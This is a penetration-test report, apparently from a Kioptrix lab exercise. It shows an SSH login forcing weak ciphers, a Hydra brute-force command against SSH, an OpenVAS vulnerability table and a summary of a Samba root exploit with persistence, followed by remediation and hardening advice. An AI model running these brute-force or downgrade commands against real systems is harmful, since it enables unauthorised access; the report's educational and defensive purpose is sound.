
-oCiphers=+aes128-cbc,3des-cbc,aes256-cbc \

-oKexAlgorithms=+diffie-hellman-group1-sha1 \

-oMACs=+hmac-sha1,hmac-md5 \

-i ~/.ssh/pentest_key pentester@192.168.0.18

Logged successfully.




(Screenshot-08: SSH Weak Cipher Successful Login)

8. Credential Attack Attempt

HYDRA against SSH:

hydra -l pentester -P /usr/share/wordlists/rockyou.txt -s 22 192.168.0.18 ssh -t 4 -o ssh_bruteforce_results.txt

Failed initially due mismatch. Weak cipher allowed → attack possible.



(Screenshot-09: Hydra Attempt Output)

9. OpenVAS Verification

Scan Report

November 28, 2025

Summary

This document reports on the results of an automatic security scan. All dates are displayed using the timezone "Coordinated Universal Time", which is abbreviated "UTC". The task was "kioptrix 1.1". The scan started at Thu Nov 27 19:49:21 2025 UTC and ended at Fri Nov 28 01:15:35 2025 UTC. The report first summarises the results found. Then, for each host, the report describes every issue found. Please consider the advice given in each description, in order to rectify the issue.

You performed scan (confirmed by message).

Findings recorded:

OpenVAS Vulnerability Scan Results – kioptrix 1.1 (192.168.0.18)

IP	Port	Protocol	CVSS	Severity	Solution Type	Vulnerability / NVT Name	Summary (Short)	CVE(s)
192.168.0.18	443	TCP	7.5	High	Vendor Fix	Webalizer Cross Site Scripting Vulnerability	Allows malicious HTML injection in reports.	CVE-2001-0835
192.168.0.18	443	TCP	7.5	High	Mitigation	SSL/TLS: Vulnerable Cipher Suites (SWEET32)	Weak/vulnerable cipher suites accepted.	CVE-2016-2183, CVE-2016-6329, CVE-2020-12872
192.168.0.18	80	TCP	7.5	High	Vendor Fix	Webalizer Cross Site Scripting Vulnerability	XSS in Webalizer reports.	CVE-2001-0835
192.168.0.18	22	TCP	7.5	High	Vendor Fix	Deprecated SSH-1 Protocol Detection	Accepts insecure SSH v1 (1.33, 1.5).	CVE-2001-0361, CVE-2001-0572,

IP	Port	Protocol	CVSS	Severity	Solution Type	Vulnerability / NVT Name	Summary (Short)	CVE(s)
								CVE-2001-1473
192.168.0.18	443	TCP	5.9	Medium	Mitigation	SSL/TLS: Weak Cipher Suites	Accepts weak SSLv3/TLS v1 cipher suites.	CVE-2013-2566,CVE-2015-2808,CVE-2015-4000
192.168.0.18	443	TCP	5.9	Medium	Mitigation	SSLv2/SSLv3 Deprecated Protocol	Deprecated SSL protocols detected.	CVE-2016-0800,CVE-2014-3566
192.168.0.18	80	TCP	5.8	Medium	Mitigation	HTTP TRACE/TRACK Enabled	Debug methods exposed → info leak risk.	Multiple CVEs
192.168.0.18	443	TCP	5.8	Medium	Mitigation	HTTP TRACE/TRACK Enabled	TRACE method allowed over HTTPS.	Multiple CVEs

IP	Port	Protocol	CVSS	Severity	Solution Type	Vulnerability / NVT Name	Summary (Short)	CVE(s)
192.168.0.18	22	TCP	5.3	Medium	Mitigation	Weak SSH Host Key Algorithm	Uses weak SSH-DSS keys.	—
192.168.0.18	22	TCP	5.3	Medium	Mitigation	Weak SSH Key Exchange Algorithm	Uses DH group1/sha1.	—
192.168.0.18	443	TCP	5.3	Medium	Mitigation	RSA Key <2048 bits	Weak certificate strength.	—
192.168.0.18	80	TCP	5.0	Medium	Mitigation	Apache UserDir Information Leak	Users can be enumerated.	CVE-2001-1013
192.168.0.18	443	TCP	5.0	Medium	Mitigation	Apache UserDir Information Leak	Directory disclosure possible.	CVE-2001-1013
192.168.0.18	443	TCP	5.0	Medium	Mitigation	Untrusted Certificate Authority	Certificate signed by unsafe CA.	—
192.168.0.18	443	TCP	5.0	Medium	Vendor Fix	Expired SSL Certificate	Certificate expired in 2010.	—
192.168.0.18	443	TCP	4.3	Medium	Vendor Fix	Apache httpOnly Cookie Leak	Cookie info disclosure possible.	CVE-2012-0053

IP	Port	Protocol	CVSS	Severity	Solution Type	Vulnerability / NVT Name	Summary (Short)	CVE(s)
192.168.0.18	443	TCP	4.3	Medium	Mitigation	Deprecated TLSv1/TLSv1.1	Legacy protocol still enabled.	CVE-2011-3389,...
192.168.0.18	443	TCP	4.3	Medium	Vendor Fix	FREAK RSA_EXPORT Weak Cipher	MITM downgrade possible.	

10. Impact & Risk Evaluation

Attack chain summary:

1. Recon → Host exposed
2. Samba exploit → instant ROOT
3. Persistence key added
4. Weak SSH allowed re-entry
5. Full system compromise

Risk Level: CRITICAL

Impact potential → Data theft, ransomware, pivoting.

11. Remediation Recommendations

Priority	Fix
Critical	Patch/disable Samba vulnerable version immediately
Critical	Disable SSHv1, legacy ciphers
High	Enforce key-based auth only
Medium	Implement network segmentation
Medium	Host-based firewall rules
Low	Banner obfuscation

Hardening config suggestion:

vim /etc/ssh/sshd_config

Protocol 2


PasswordAuthentication no

PermitRootLogin no

Ciphers aes256-ctr,aes192-ctr,aes128-ctr

12. Final Conclusion

The assessment successfully demonstrated complete compromise of the target using Samba Trans2 exploit, validated persistence through SSH, and confirmed weakness using OpenVAS. This shows the target system is critically vulnerable and must be patched immediately.



(Screenshot-11: Final Root Flag Capture)

13. Appendix

A. Commands Used


(Full command list including nmap, hydra, msf, post exploitation, ssh config…)

B. IOC List


- Attacker IP: 192.168.0.9
- Added SSH key fingerprint
- Logs path: /var/log/auth.log traceable


C. Screenshot List

Screenshot-01: Discovery





Screenshot-02: Nmap Scan






Screenshot-03: Version






